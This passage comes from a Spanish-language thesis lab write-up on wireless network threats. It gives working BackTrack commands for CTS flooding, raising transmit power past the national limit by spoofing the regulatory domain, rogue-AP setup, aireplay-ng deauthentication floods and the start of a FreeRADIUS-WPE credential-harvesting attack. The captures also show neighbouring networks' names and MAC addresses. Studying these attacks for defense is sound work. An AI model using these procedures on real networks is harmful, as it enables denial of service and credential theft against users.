
El "file" es un archivo `.txt` (*trama CTS.txt*) donde se ingresa la trama *CTS* que se va a enviar. La trama *Clear to Send* es:



**Figura. 141 trama CTS**

En el archivo `.txt` únicamente la información de la trama:  
`\0304\0\0\0175\01\02\03\04\05\06`

Se ignora el *FCS* (*Frame Check Sequence*) debido a que se calcula por el hardware antes de enviarse.



```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# framespam -i mon0 < '/root/trama CTS.txt'  
  
Frame Spammer, version 0.2 -- send an IEEE802.11 raw frame multiple times  
Copyright (c) 2007,2019, Matej Sustar  
Code based on Raw Covert, Copyright (c) 2005-2006, Laurent Butti  
  
Info: Sending many frames (delay 10000 us)  
.....█  
  
track 5r3
```

Figura. 142 framespam -i mon0

Este ataque se ve en Wireshark como se muestra en la siguiente figura:



The screenshot shows the Wireshark interface with a packet capture list and a detailed view of a packet. The packet list shows several packets from source 'WistronN\_00:00:89' to destination 'Broadcast'. Packet 327192 is highlighted, showing a 'Radiotap Header v92, Length 12339' and a '[Malformed Packet: 802.11 Radiotap]' error. The expert info pane shows the error details: '[Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]', '[Message: Malformed Packet (Exception occurred)]', '[Severity Level: Error]', and '[Group: Malformed]'. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
327191	1722.893637000	WistronN_00:00:89	Broadcast	802.11	154	Beacon frame, SN=926,
327192	1722.904137000			WLAN	33	Radiotap Capture v92,
327193	1722.915338000			WLAN	33	Radiotap Capture v92,
327194	1722.925873000			WLAN	33	Radiotap Capture v92,
327195	1722.939396000			WLAN	33	Radiotap Capture v92,
327196	1722.949676000			WLAN	33	Radiotap Capture v92,
327197	1722.959821000			WLAN	33	Radiotap Capture v92,
327198	1722.970778000			WLAN	33	Radiotap Capture v92,

Frame 327192: 33 bytes on wire (264 bits), 33 bytes captured (264 bits) on interface 0

Radiotap Header v92, Length 12339

[Malformed Packet: 802.11 Radiotap]

[Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]

[Message: Malformed Packet (Exception occurred)]

[Severity Level: Error]

[Group: Malformed]

0000 5c 30 33 30 34 5c 30 5c 30 5c 30 31 37 35 5c 30 0304\0\ 0\0175\0  
0010 31 5c 30 32 5c 30 33 5c 30 34 5c 30 35 5c 30 36 1\02\03\ 04\05\06  
0020 0a

Frame (frame), 33 bytes      Packets: 330088 Displayed: 330088 Marked: 0 ...      Profile: Default

Figura. 143 Wireshark: Inundación CTS

Esta inundación deja la red atacada totalmente sin respuesta, tanto el cliente como el AP dejan de transmitir.

#### 4.2.4 Ataque de interferencia

Un atacante puede manipular la potencia (*Tx-Power*) de radio frecuencia (*RF*) en el espectro de 2.4 GHz o 5 GHz al modificar la ganancia de una antena. Para poder realizar este ataque, seguimos los siguientes pasos:

Se reinicia nuestra máquina virtual *VM2* y no se conecta la tarjeta *AirPecap Nx*. Se escribe el siguiente comando:

```
>>root@bt:~# tail -f -n 0 /var/log/messages
```

Ahora se conecta la tarjeta *AirPcap Nx* y se obtiene la siguiente figura que muestra los ajustes regulatorios aplicados en la tarjeta para Ecuador (EC).

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# tail -f -n 0 /var/log/messages
Jul 5 14:47:56 bt kernel: [ 58.284525] usb 1-1: new high-speed USB device number 3 using ehci_hcd
Jul 5 14:47:56 bt kernel: [ 58.563043] cfg80211: Calling CRDA to update world regulatory domain
Jul 5 14:47:56 bt kernel: [ 58.657541] cfg80211: World regulatory domain updated:
Jul 5 14:47:56 bt kernel: [ 58.657545] cfg80211: (start freq - end freq @ bandwidth), (max antenna gain, max_eirp)
Jul 5 14:47:56 bt kernel: [ 58.657547] cfg80211: (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Jul 5 14:47:56 bt kernel: [ 58.657550] cfg80211: (2457000 KHz - 2482000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
Jul 5 14:47:56 bt kernel: [ 58.657552] cfg80211: (2474000 KHz - 2494000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
Jul 5 14:47:56 bt kernel: [ 58.657554] cfg80211: (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Jul 5 14:47:56 bt kernel: [ 58.657555] cfg80211: (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Jul 5 14:47:56 bt kernel: [ 58.767290] usb 1-1: reset high-speed USB device number 3 using ehci_hcd
Jul 5 14:47:57 bt kernel: [ 59.034035] usbcore: registered new interface driver carl9170
Jul 5 14:47:57 bt kernel: [ 59.044316] usb 1-1: driver API: 1.9.4 2011-08-15 [1-1]
Jul 5 14:47:57 bt kernel: [ 59.044319] usb 1-1: firmware API: 1.9.4 2011-08-30
Jul 5 14:47:57 bt kernel: [ 59.044320] usb 1-1: Unprotected firmware image.
Jul 5 14:47:57 bt kernel: [ 59.502270] cfg80211: Calling CRDA for country: EC
Jul 5 14:47:57 bt kernel: [ 59.506428] usb 1-1: Atheros AR9170 is registered as phy0
Jul 5 14:47:57 bt kernel: [ 59.509932] cfg80211: Regulatory domain changed to country: EC
Jul 5 14:47:57 bt kernel: [ 59.509933] cfg80211: (start freq - end freq @ bandwidth), (max antenna gain, max_eirp)
Jul 5 14:47:57 bt kernel: [ 59.509935] cfg80211: (2402000 KHz - 2482000 KHz @ 40000 KHz), (N/A, 2000 mBm)
Jul 5 14:47:57 bt kernel: [ 59.509936] cfg80211: (5170000 KHz - 5250000 KHz @ 20000 KHz), (300 mBi, 1700 mBm)
Jul 5 14:47:57 bt kernel: [ 59.509937] cfg80211: (5250000 KHz - 5330000 KHz @ 20000 KHz), (300 mBi, 2300 mBm)
Jul 5 14:47:57 bt kernel: [ 59.509938] cfg80211: (5735000 KHz - 5835000 KHz @ 20000 KHz), (300 mBi, 3000 mBm)
Jul 5 14:47:58 bt kernel: [ 59.974667] ADDRCONF(NETDEV UP): wlan0: link is not ready

```

Figura. 144 BT5 tail -f -n para AirPcap Nx

Se puede ver que, para el espectro de 2.4 GHz se permite máximo 20 dBm debido a las regulaciones del país. Sin embargo, este valor se puede modificar para ventaja del atacante. La tarjeta *AirPcap Nx* promociona una potencia de 1 Watt (30 dBm) por lo que se la llevará a ese nivel siguiendo estos pasos:

Se escoge un país donde las regulaciones del país permitan transmitir potencias de 1 Watt. En este caso se escoge Bolivia (BO) para configurar nuestra tarjeta *AirPcap Nx*:

```
>>root@bt:~# iw reg set BO
```

Como se evidencia en la siguiente figura, se ha cambiado los niveles de potencia máximo para el espectro de 5 GHz a 30 dBm.

```

Jul 5 15:54:27 bt kernel: [ 4044.844460] cfg80211: Calling CRDA for country: BO
Jul 5 15:54:27 bt kernel: [ 4044.846330] cfg80211: Regulatory domain changed to country: BO
Jul 5 15:54:27 bt kernel: [ 4044.846331] cfg80211: (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
Jul 5 15:54:27 bt kernel: [ 4044.846332] cfg80211: (2402000 KHz - 2482000 KHz @ 40000 KHz), (N/A, 3000 mBm)
Jul 5 15:54:27 bt kernel: [ 4044.846334] cfg80211: (5735000 KHz - 5835000 KHz @ 40000 KHz), (N/A, 3000 mBm)

```

**Figura. 145 Cambio de niveles máximos de potencia a 30 dBm**

Para establecer el nivel de potencia (*Tx-Power*) a 30 dbm, escribimos el siguiente comando:

```
>>root@bt:~# iwconfig wlan0 txpower 30
```

Al implementar un *AP* falso, el mejorar los niveles de potencia nos da una ventaja sobre el *AP* legítimo, esto por cuanto se amplía el área de cobertura y atrae la conexión o asociación de clientes legítimos con el *AP* (*Falso*).

Se inicia el *AP* falso como se vio en capítulos anteriores al iniciar el *hostapd* en nuestra máquina virtual *VM2*.

```
>>root@bt:~# hostapd hostapd-2.0/hostapd/hostapd.conf
```

El archivo *hostapd.conf* ya está pre configurado como esta detallado en capítulos anteriores. Este archivo contiene toda la información que se obtuvo de esnifar la red para simular ser el *AP* real, es decir, mismo *ESSID* (tesis14), etc. Como el *AP* falso tiene mejores niveles de potencia. Esto llevará a los clientes o suplicantes a conectarse con este equipo, logrando así un ataque exitoso de *DoS*.

En la siguiente figura se evidencia los clientes legítimos y *AP* (*Real*) conectados.

```

root@bt: ~
File Edit View Terminal Help

CH 11 ][ Elapsed: 48 s ][ 2014-07-05 17:30

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
A2:5C:CF:24:F2:0A -1      0          0  0  -1  -1          <length: 0>
00:25:00:FF:94:73 -1      0          0  0  -1  -1          <length: 0>
80:EA:96:EE:FF:1A -38     112        4  0  6  54e WPA2 CCMP PSK TITANIUM AirP
82:1A:FF:EE:96:E0 -39     118        6  0  6  54e WPA2 CCMP PSK TITANIUM Gues
00:1B:B1:00:00:89 -43     70         9  0  1  54e. WPA2 CCMP MGT tesis14
D2:14:3D:52:65:4D -60     32         0  0  6  54e. WPA2 CCMP PSK DIRECT-wM-BRA
00:66:4B:99:AB:B8 -66     115        0  0  11 54e. WPA2 CCMP PSK Mauricio V
F8:3D:FF:17:C4:7C -81     39         0  0  11 54e. WPA2 CCMP PSK MONICA BURBAN
00:1D:7E:D3:6C:FB -82     5          0  0  6  54  OPN    linksys
48:F8:B3:4C:65:6F -84     29        11  0  11 54e WPA2 CCMP PSK NetlifeEBurba
14:B9:68:29:D0:18 -85     6          0  0  11 54e. WPA2 CCMP PSK INTERNET GILD
A4:99:47:80:4B:C0 -86     7          0  0  11 54e. WPA2 CCMP PSK ROBERTO SANCH
E8:39:DF:0F:8C:48 -85     4          0  0  11 54  WPA  CCMP PSK Almeida

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
A2:5C:CF:24:F2:0A 00:1E:8F:87:F7:28 -58   0 - 1  125   217  TITANIUM
00:25:00:FF:94:73 A2:5C:CF:24:F2:0A -63   0 -12   85    81
(not associated) 18:26:66:BD:49:F5 -78   0 - 1    0     3
00:1B:B1:00:00:89 28:6A:BA:EB:52:67 -26   0 -54   77    26  NASA, EstudMAC
00:1B:B1:00:00:89 40:B0:FA:76:7C:EA -28   1 - 1e  0     32

the quieter you become, the more you are able to hear

```

Figura. 146 AP (Real) y clientes legítimos asociados

Ahora se muestra en la figura los clientes legítimos que se asocian en el AP (falso) debido al ataque de interferencia.

```

root@bt: ~
File Edit View Terminal Help

CH 1 ][ Elapsed: 1 min ][ 2014-07-05 17:18

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:80:48:77:01:CE  0      0      0  0  1  -1      tesis14
00:1B:B1:00:00:89 -50    1060    210  1  1  54e. WPA2 CCMP  MGT  tesis14
00:22:3F:96:B9:A8 -84     80     0  0  1  54e. WPA2 CCMP  PSK  C2
DC:D2:FC:5A:FF:17 -83     36     0  0  1  54e. WPA  CCMP  PSK  SARA_GARCIA
C0:3F:0E:76:FA:1F -86     2      0  0  1  62 . WPA2 CCMP  PSK  AstroLabio

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:80:48:77:01:CE 40:80:FA:76:7C:EA -29  1e- 1  0      111  tesis14
00:80:48:77:01:CE 28:6A:BA:EB:52:67 -74  1e- 1e 157    2971  EstudMAC,NASA,tesis14
(not associated) FC:92:3B:17:B2:CA -56  0 - 1  0      4
(not associated) 00:1E:8F:87:F7:28 -58  0 - 1  173    365  TITANIUM
(not associated) 34:C0:59:04:88:C2 -67  0 - 1  0      214  TORRE_P3_AP_5,Cap Arauz0..s iPh
(not associated) 18:26:66:BD:49:F5 -80  0 - 1  0      1
(not associated) 20:AA:4B:1A:7D:5D -82  0 - 1  0      5  ARMENDARIZ_ALMEIDA
(not associated) 30:D6:C9:C9:05:1C -84  0 - 1  0      1
(not associated) 84:8E:0C:79:8E:35 -61  0 - 1  0      3
00:22:3F:96:B9:A8 00:22:3F:56:D5:A8 -83  0  1  0      1
00:22:3F:96:B9:A8 00:AA:3B:96:A9:A1 -85  0 - 1  0      1
00:22:3F:96:B9:A8 00:22:AE:96:B9:A8 -85  0 - 1  0      1
C0:3F:0E:76:FA:1F C4:3F:0E:76:7A:57 -84  0 - 1  0      1

```

Figura. 147 AP (Falso) y clientes legítimos asociados

Los ataques de Inundación *CTS / RTS* e interferencia son ejemplos de denegación de servicio contra la infraestructura. Además, la inundación de *CTS / RTS* es manipulación de la trama de control.


#### 4.2.5 Inundación de Desautenticación (Deauthentication)

Este ataque tiene como objetivo desvincular al cliente del punto de acceso. Este ataque se vulnera la red con los siguientes comandos:

Para crear un *DoS* generalizado que des autentique todos los usuarios del AP se pone:

```
>>root@bt:~# aireplay-ng -0 5 -a (BSSID) mon0
```

Esto se muestra en la siguiente figura:

A terminal window titled 'root@bt: ~' with a menu bar 'File Edit View Terminal Help'. The terminal shows the execution of the command 'aireplay-ng -0 5 -a 00:1B:B1:00:00:89 mon0'. The output includes: '18:18:50 Waiting for beacon frame (BSSID: 00:1B:B1:00:00:89) on channel 1', a note 'NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>)', and four lines of 'Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]' at times 18:18:51, 18:18:51, 18:18:52, and 18:18:53. The prompt 'root@bt:~#' is visible at the end.

```
root@bt:~# aireplay-ng -0 5 -a 00:1B:B1:00:00:89 mon0
18:18:50 Waiting for beacon frame (BSSID: 00:1B:B1:00:00:89) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:18:51 Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]
18:18:51 Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]
18:18:52 Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]
18:18:52 Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]
18:18:53 Sending DeAuth to broadcast -- BSSID: [00:1B:B1:00:00:89]
root@bt:~#
```

Figura. 148 Deauthentication todos los usuarios

En Wireshark se puede ver las tramas suplantadas con la dirección *MAC* del *Access Point* para desautenticar todos los clientes.

No.	Time	Source	Destination	Protocol	Length	Info
5958	187.013312000	WistronN_00:00:89	Broadcast	802.11	39	Deauthentication,
5959	187.014032000	WistronN_00:00:89	Broadcast	802.11	38	Deauthentication,
5960	187.015563000	WistronN_00:00:89	Broadcast	802.11	39	Deauthentication,
5961	187.016182000	WistronN_00:00:89	Broadcast	802.11	38	Deauthentication,
5962	187.017822000	WistronN_00:00:89	Broadcast	802.11	39	Deauthentication,
5963	187.018284000	WistronN_00:00:89	Broadcast	802.11	38	Deauthentication,
5964	187.020107000	WistronN_00:00:89	Broadcast	802.11	39	Deauthentication,
5965	187.020408000	WistronN_00:00:89	Broadcast	802.11	38	Deauthentication,
5966	187.022231000	WistronN_00:00:89	Broadcast	802.11	39	Deauthentication,

```

+ Frame 5958: 39 bytes on wire (312 bits), 39 bytes captured (312 bits) on interface 0
+ Radiotap Header v0, Length 13
- IEEE 802.11 Deauthentication, Flags: .....
  Type/Subtype: Deauthentication (0x0c)
  - Frame Control: 0x00C0 (Normal)
    Version: 0
    Type: Management frame (0)
    Subtype: 12
    + Flags: 0x0
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: WistronN_00:00:89 (00:1b:b1:00:00:89)
    BSS Id: WistronN_00:00:89 (00:1b:b1:00:00:89)
    Fragment number: 0
    Sequence number: 629
  
```

```

0000 00 00 0d 00 04 80 02 00 02 00 00 00 00 c0 00 00 .....
0010 00 ff ff ff ff ff 00 1b b1 00 00 89 00 1b b1 .....
0020 00 00 89 50 27 07 00 ...P...
  
```


File: "/tmp/wireshark\_mon0\_20140... = Packets: 6561 Displayed: 1312 Marked... = Profile: Default

**Figura. 149 Wireshark: Inundación Deauthentication**

En el caso en que se pretenda desautenticar un solo cliente del *AP* con el fin de realizar un ataque *DoS* se hace uso del siguiente comando:

```
>>root@bt:~# aireplay-ng -0 5 -a (BSSID) -c (MAC STATON) mon0
```

En la siguiente figura se puede ver la ejecución de este comando.

A terminal window titled 'root@bt: ~' with a menu bar 'File Edit View Terminal Help'. The terminal shows the execution of 'aireplay-ng' with the following output:

```
root@bt:~# aireplay-ng -0 5 -a 00:1B:B1:00:00:89 -c 28:6A:BA:EB:52:67 mon0
20:12:46 Waiting for beacon frame (BSSID: 00:1B:B1:00:00:89) on channel 1
20:12:46 Sending 64 directed DeAuth. STMAC: [28:6A:BA:EB:52:67] [ 0| 0 ACKs]
20:12:47 Sending 64 directed DeAuth. STMAC: [28:6A:BA:EB:52:67] [41|32 ACKs]
20:12:47 Sending 64 directed DeAuth. STMAC: [28:6A:BA:EB:52:67] [ 0| 3 ACKs]
20:12:48 Sending 64 directed DeAuth. STMAC: [28:6A:BA:EB:52:67] [ 2| 0 ACKs]
20:12:49 Sending 64 directed DeAuth. STMAC: [28:6A:BA:EB:52:67] [13| 0 ACKs]
root@bt:~#
```

Figura. 150 Deauthentication usuario específico

A continuación se puede visualizar la des autenticación de un único usuario en Wireshark:



Filter: wlan.fc.type\_subtype==0x0c

No.	Time	Source	Destination	Protocol	Length	Info
2891	149.597759000	WistronN_00:00:89	Apple_eb:52:67	802.11	38	Deauthentication,
2892	149.599920000	WistronN_00:00:89	Apple_eb:52:67	802.11	39	Deauthentication,

Frame 2891: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface 0

Radiotap Header v0, Length 12

IEEE 802.11 Deauthentication, Flags: 0x00

- Type/Subtype: Deauthentication (0x0c)
  - Frame Control: 0x00C0 (Normal)
    - Version: 0
    - Type: Management frame (0)
    - Subtype: 12
  - Flags: 0x00
  - Duration: 314
  - Destination address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)
  - Source address: WistronN\_00:00:89 (00:1b:b1:00:00:89)
  - BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)
  - Fragment number: 0
  - Sequence number: 6

IEEE 802.11 wireless LAN management frame

```

0000 00 00 0c 00 04 80 00 00 02 00 18 00 c0 00 3a 01 .....
0010 28 6a ba eb 52 67 00 1b b1 00 00 89 00 1b b1 00 (j..Rg.....
0020 00 89 60 00 07 00 .....
  
```

Frame (frame), 38 bytes    Packets: 4542 Displayed: 1310 Marked...    Profile: Default

**Figura. 151 Wireshark: Deauthentication usuario específico**

El ataques de des autenticación es un ejemplo de denegación de servicio contra el cliente manipulando la trama de administración.

### 4.3 Amenaza 3: Implementación incorrecta del método EAP-TLS

Como se ha explicado anteriormente, el estándar *802.11i* con *EAP-TLS* es uno de los protocolos más seguros en la actualidad. Sin embargo, este estándar puede ser vulnerado por una mala práctica por parte del usuario o el administrador de red. Esta fragilidad se da cuando el usuario desconoce el modo adecuado para autenticar sus equipos terminales en la red. En el caso del administrador, el principal factor que pone en riesgo a la seguridad de la red es debido a que para establecer el túnel *EAP-TLS* se debe instalar los certificados en cada uno de los equipos terminales y el administrador puede obviar este paso por comodidad o falta de recursos.

Al realizar el análisis del escenario de prueba normal, se evidencia la existencia de un mensaje (*EAP Request Start PEAP*) que puede ser protagonista de una vulnerabilidad si no se implementa de forma correcta el túnel *EAP-TLS*. Este mensaje negocia el tipo de túnel *EAP* que se va a establecer, por defecto se establece *PEAP* si no existe otro método.

Como se ha comparado, el *PEAP* es un método menos seguro que *TLS*, esto por cuanto solo necesita tener certificado instalados del lado del servidor más no del lado del cliente para establecer el túnel a lo contrario de *TLS*, el cual requiere que se instalen los certificados en ambos lados. Es por esto que *PEAP* resulta ser vulnerable a ataques de fuerza bruta con diccionario para la obtención de las credenciales (usuario y contraseña) del usuario.

Al tener implementada una red 802.11i con *EAP-TLS*, existe la posibilidad de que un usuario intente conectar sus equipos inalámbricos. En este punto, el usuario no tendría instalado el certificado e intentará conectarse a la red, se establecerá una negociación *EAP* y resultará en un túnel *PEAP*.

En *PEAP*, el usuario selecciona la red inalámbrica a la que desea conectarse (tesis14) e ingresa sus credenciales (usuario y contraseña). Seguido, el servidor envía su certificado y si el usuario acepta este certificado y se establece la conexión.




Figura. 152 Establecimiento de conexión PEAP

Ahora se comprobará como el atacante puede realizar el *hackeo* por medio de fuerza bruta para conseguir las claves del usuario. A pesar de que es una red definida para funcionar con *EAP-TLS* y ser segura, al no establecerse normas y políticas de buenas prácticas de seguridad dentro de una empresa esta puede ser vulnerada. Como se ha analizado, si el certificado no es instalado del lado del usuario para establecer el túnel *TLS*, este por defecto establece *PEAP*. Entonces a continuación se muestra el ataque para este método.

El atacante inicializa el servidor *FreeRADIUS* – *WPE* que se explicó e implementó en el módulo de *BT5* – *Hacker* – *VM2*. Se ingresa el comando:

```
>>root@bt:~# radiusd -X
```

A continuación, se ejecuta *hostapd* para inicializar el *AP (Falso)* que contiene las mismas características que el punto de acceso real.

```
>>root@bt:~# hostapd hostapd-2.0/hostapd/hostapd.conf
```

Ahora, se genera un ataque de desautenticación para cancelar la conexión entre el *AP (Real)* y cliente ingresando:

```
>>root@bt:~# aireplay-ng -0 5 -a 00:1B:B1:00:00:89 -c
28:6A:BA:EB:52:67 mon0
```

Esto con el fin de que el cliente intente conectarse con el AP (*Falso*), ahora el servidor *FreeRADIUS – WPE* enviará un certificado falso al usuario, el usuario al no ser capacitado sobre esta vulnerabilidad aceptará dicho certificado que, como se comprobará en la siguiente figura es completamente diferente al certificado original.

